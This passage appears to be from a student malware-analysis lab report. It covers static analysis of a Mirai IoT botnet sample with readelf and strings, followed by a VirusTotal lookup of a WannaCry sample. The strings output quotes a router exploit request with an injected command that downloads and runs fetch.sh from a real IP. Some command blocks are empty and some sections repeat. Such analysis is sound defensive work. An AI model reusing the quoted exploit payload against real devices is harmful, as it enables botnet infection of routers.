  [ 7] .eh_frame         PROGBITS        0002c000 01c000 000004 00  WA  0   0  4
  [ 8] .tbss             NOBITS          0002c004 01c004 000008 00 WAT  0   0  4
  [ 9] .init_array       INIT_ARRAY      0002c004 01c004 000004 00  WA  0   0  4
  [10] .fini_array       FINI_ARRAY      0002c008 01c008 000004 00  WA  0   0  4
  [11] .jcr              PROGBITS        0002c00c 01c00c 000004 00  WA  0   0  4
  [12] .got              PROGBITS        0002c010 01c010 0000b0 04  WA  0   0  4
  [13] .data             PROGBITS        0002c0c0 01c0c0 000210 00  WA  0   0  4
  [14] .bss              NOBITS          0002c2d0 01c2d0 0032bc 00  WA  0   0  4
  [15] .comment          PROGBITS        00000000 01c2d0 000cbe 00      0   0  1
  [16] .debug_aranges    PROGBITS        00000000 01cf90 000140 00      0   0  8
  [17] .debug_pubnames   PROGBITS        00000000 01d0d0 000213 00      0   0  1
  [18] .debug_info       PROGBITS        00000000 01d2e3 002043 00      0   0  1
  [19] .debug_abbrev     PROGBITS        00000000 01f326 0006e2 00      0   0  1
  [20] .debug_line       PROGBITS        00000000 01fa08 000e76 00      0   0  1
  [21] .debug_frame      PROGBITS        00000000 020880 0002b8 00      0   0  4
  [22] .debug_str        PROGBITS        00000000 020b38 0008ca 01  MS  0   0  1
  [23] .debug_loc        PROGBITS        00000000 021402 00118f 00      0   0  1
  [24] .debug_ranges     PROGBITS        00000000 022591 000558 00      0   0  1
  [25] .ARM.attributes   ARM_ATTRIBUTES  00000000 022ae9 000016 00      0   0  1
  [26] .shstrtab         STRTAB          00000000 022aff 000117 00      0   0  1
  [27] .symtab           SYMTAB          00000000 0230a0 005ca0 10     28 853  4
  [28] .strtab           STRTAB          00000000 028d40 002f77 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
```

According to the results, the main executable code of the malware is located in the .text section *(address: 000080f0),* whose flags *AX* (*Alloc* and *Execute)* indicate that it is able to run directly after loading into memory. In addition, various constant data and strings in the *.rodata* section provide insight into the source code of the malware. In particular, the presence of the *.ARM.extab* and *.ARM.exidx* sections is very important here, which confirms that this particular malware sample is specifically designed for the *ARM* architecture (such as routers, IP cameras or other smart IoT devices). A large amount of debug information (such as *.debug_info, .debug_line, .debug_str)* and symbol tables *(.symtab, .strtab)* were found. Usually, this debug information is *'striped'* when releasing malware to reduce its size and make reverse engineering difficult; But their presence here indicates that this is an unstripped sample. In addition, the layout of the *.bss* and *.data* sections demonstrates the malware's runtime data storage and variable manipulation capabilities.

To check dynamic libraries

The *readelf -d* command was used to identify which external libraries the malware relies on at runtime.

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ readelf -d 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ readelf -d 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d

There is no dynamic section in this file.
```

The *"There is no dynamic section in this file"* message in the output provides a very important forensic piece of information. This means that this *Mirai* sample is a *Statically Linked Binary.*

To find malicious strings or IPs, the binary file was analyzed using the strings command to identify the malware's mechanism of action and its offensive characteristics.

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ strings 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d | grep -i "admin\|root\|pass\|telnet\|attack\|bot\|scan" | he
ad -50
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ strings 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d | grep -i "admin\|root\|pass\|telnet\|attack\|bot\|scan" | he
ad -50
POST /boaform/admin/formPing HTTP/1.1
clientPassphrase=req- engine /tmp/clientCertFile*.txt uploadClientCertFile=@cd+/tmp/+wget+http://79.124.8.24/fetch.sh+chmod+777+fetch.sh+sh+fetch.sh
attack.c
attack_method.c
scanner.c
attack_method_udpgeneric
scanner30_pid
attack_method_udpplain
attack_get_opt_ip
scanner27_pid
attack_method_udpvse
scanner28_pid
scanner25_pid
attack_init
attack_method_tcpsyn
scanner34_pid
scanner_init
attack_start
scanner_pid
attack_method_tcpxmas
attack_parse
attack_get_opt_int
attack_method_std
scanner2_pid
scanner60_pid
attack_method_greeth
attack_method_greip
attack_method_tcpack
attack_get_opt_str
scanner29_pid
scanner_rawpkt
attack_method_tcpstomp
attack_method_udpdns
```

A very important string is found at the beginning of the output: *POST /boaform/admin/formPing HTTP/1.1* and a direct download command: *wget http://79.124.8.24/fetch.sh; chmod 777 fetch.sh; sh fetch.sh* This confirms that the malware uses a vulnerability in the web interface of the target device (e.g. *Realtek SDK* based router) to download and run a malicious shell script (fetch.sh) from a remote server *(79.124.8.24).* This IP can be identified as the *C2 (Command & Control)* or distribution server of the malware.

The strings contain numerous function names that reveal the internal structure of the malware:

- Scanner Module: *scanner.c, scanner_init,* and various *scanner_pid* strings indicate that this malware is actively searching for new victims or vulnerable devices on the *Internet (Scanning).*
- Attack Methods: Various types of *DDoS (Distributed Denial of Service)* attack methods have been identified here.

- *attack_method_udpgeneric, udpplain, udpvse (UDP Flood)*
- *attack_method_tcpsyn, tcpack, tcpstomp (TCP Flood)*
- *attack_method_greeth, greip (GRE Flood)*

The presence of these functions proves that *Mirai* is a very powerful *DDoS* botnet.


The *attack_init, attack_start,* and *attack_parse* strings in the output indicate that the malware can automatically start the attack by parsing the commands received from the *C2* server.

To view scripts inside the shell

Command:



Output:



Some important text and commands were found in the output that directly match the behavior of an IoT Botnet.

Remote Payload and IP Address Identification: A very important string was found at the beginning of the output: *POST /boaform/admin/formPing HTTP/1.1* and a direct download command with it:

wget http://79.124.8.24/fetch.sh; chmod 777 fetch.sh; sh fetch.sh

This confirms that the malware uses a vulnerability in the web interface of the target device (e.g. *Realtek SDK* based router) to download and run a malicious shell script *(fetch.sh)* from a remote server *(79.124.8.24).* This IP can be identified as the *C2 (Command & Control)* or distribution server of the malware.

Attack Mechanism and Botnet Module: Numerous function names were found in the strings that reveal the internal structure of the malware:

- **Scanner Module:** The *scanner.c, scanner_init,* and various *scanner_pid* strings indicate that this malware is actively scanning the Internet for new victims or vulnerable devices.
- **Attack Methods:** Various types of *DDoS (Distributed Denial of Service)* attack methods have been identified here, such as:
  - *attack_method_udpgeneric, udpplain, udpvse (UDP Flood)*
  - *attack_method_tcpsyn, tcpack, tcpstomp (TCP Flood)*
  - *attack_method_greeth, greip (GRE Flood)*

The presence of these functions proves that *Mirai* is a very powerful DDoS botnet.


Automation and Process Management: The *attack_init, attack_start,* and *attack_parse* strings in the output indicate that the malware can parse commands received from the *C2* server and automatically launch attacks.

The output of the cat command is essentially part of a *Loader Script* or *Dropper Script*, which is used to spread botnet malware like *Mirai.*

Command:



Output:



- **Static Linking:** The *readelf -d* command returns *"There is no dynamic section"*. This means that it is a *Statically Linked* binary. This is good for malware because it can run on any device without any external libraries.
- **Targeting IoT:** Strings related to *POST /boaform/admin/formPing* and *telnet* were found in the strings output. This proves that the malware attacks the router's admin panel.
- **Dropper Behavior:** The *cat* output shows that the malware is downloading new payloads *(sora.x86, sora.arm4)* using *wget* in the */tmp, /var/run* directories.
- **Persistence & Defense:** The malware is flushing the firewall with *iptables -F* and closing ports *22, 23, 80* so that no other hacker can take over the device.

2. Now try to use other online tools (for example, any.run, hybrid analysis, ...), upload the malware and see what artifact it gathers.

Solution:

Analysis with Online Tools

The work of online tools was done on *Kali Linux Host. REMnux* is on *HOST ONLY* network so there is no Internet.

VirusTotal Check with Hash

The hash that was found in *Wannacry* was pasted on the following site *https://www.virustotal.com* in the *"Search"* tab.





Analyzed file: *diskpart.exe*


SHA-256 hash:

ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa


The file is a sample of the *WannaCry* ransomware. After uploading it to *VirusTotal,* it was found to be malicious by *67* out of *71* security engines. It is about *94%* certain to be malware. The community score is *-2985*, indicating that cybersecurity experts consider it to be extremely dangerous.


www.virustotal.com/gui/file/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Sign in
Sign up
67
/ 71
Community Score
67/71 security vendors flagged this file as malicious
Reanalyze
Similar
More
diskpart.exe
3.35 MB
38 minutes ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label
Threat categories
Family labels
Security vendors' analysis
Do you want to automate checks?
Ad-Aware
AhnLab-V3
Alibaba
ALYac
Antiy-AVL
Arcabit
AVG
Avira (no cloud)
BitDefender
Bkav Pro
ClamAV
CrowdStrike Falcon
CTX
Cynet
Deepinstinct
DrWeb
Elastic
Emsisoft
eScan
ESET-NOD32
Fortinet
GData
Gridinsoft (no cloud)
Huorong
Ikarus
Jiangmin
K7AntiVirus
K7GW
Kaspersky
Kingsoft
Lionic
Malwarebytes
MaxSecure
McAfee Scanner



www.virustotal.com/gui/file/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Sign in
Sign up
AVG
Win32:WanaCry-A [Trj]
Avira (no cloud)
TR/Ransom.JB
BitDefender
Trojan.Ransomware.Y
Bkav Pro
W32.WanaCrypt8TTc.Worm
ClamAV
Win.Ransomware.Wannacryptor-994018...
CrowdStrike Falcon
Win/malicious_confidence_100% (W)
CTX
Exe.ransomware.wannacry
Cynet
Malicious (score: 100)
Deepinstinct
MALICIOUS
DrWeb
Trojan.Encoder.11432
Elastic
Malicious (high Confidence)
Emsisoft
Trojan.RansomwareY (B)
eScan
Trojan.Ransomware.Y
ESET-NOD32
Win32/Filecoder.WannaCryptor.D Trojan
Fortinet
W32/WannaCryptor.6F87!tr.ransom
GData
Win32.Trojan-Ransom.WannaCry.A
Gridinsoft (no cloud)
Malware.Win32.Gen.bottise54409
Huorong
Ransom/Wannacry.j
Ikarus
Trojan-Ransom.WannaCry
Jiangmin
Trojan.Wanna.eo
K7AntiVirus
Trojan (0050d7171)
K7GW
Trojan (0050d7171)
Kaspersky
Trojan-Ransom.Win32.Wanna.zbu
Kingsoft
Win32.Troj.Undef.a
Lionic
Trojan.Win32.Wanna.toNn
Malwarebytes
Generic.Ransom.FileCryptor.DDS
MaxSecure
Trojan.Ransom.Wanna.d
McAfee Scanner
Trojan:Win/WannaCry.AA



www.virustotal.com/gui/file/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Sign in
Sign up
SentinelOne (Static ML)
Static AI - Suspicious PE
Skyhigh (SWG)
BehavesLike.Win32.Rootkit.wc
Sophos
Troj/Ransom-EMG
Symantec
Ransom.Wannacry
TACHYON
Ransom/W32.WannaCry.Zen
TEHTRIS
Generic.Malware
Tencent
Trojan-Ransom.Win32.WannaCry.kd
Trapmine
Malicious.high.ml.score
Trellix ENS
Ransom-O.g
TrendMicro
Ransom_WANA.A
TrendMicro-HouseCall
Ransom_WANA.A
Varist
W32/Trojan.ZTSA-8671
VBA32
TrojanRansom.WannaCrypt
VIPRE
Trojan.Ransomware.Y
VirIT
Trojan.Win32.WannaCry.B
ViRobot
Trojan.Win32.S.WannaCry.3514368.N
Webroot
W32.Ransomware.Wcry
WithSecure
Trojan.TR/Ransom.JB
Xcitium
Malware@#4gwtqo922tkf
Yandex
Trojan.Igent.bUj5pX.12
Zillya
Trojan.WannaCry.Win32.2
ZoneAlarm by Check Point
Troj/Ransom-EMG
Zoner
Trojan.Win32.55605
Acronis (Static ML)
Undetected
CMC
Undetected
Google
Undetected

The file is named diskpart.exe. It is a very well-known and legitimate disk management tool in Windows. Hackers have named the malware after a legitimate system file to scare or convince the user.




If you go to the file's properties or Details tab, you will see that it claims to be created by Microsoft Corporation and its version is *6.1.7601* (which corresponds to *Windows 7*). But the most important thing is that this file does not have a digital signature. Genuine Microsoft files always have a signature. This proves that the file is fake. *VirusTotal* shows that this same file has previously been spread on the Internet under different names, including *SuperKeyPass.exe, WannaCry Build.exe,* and *WannaCrypt0r.exe.*





Technical History

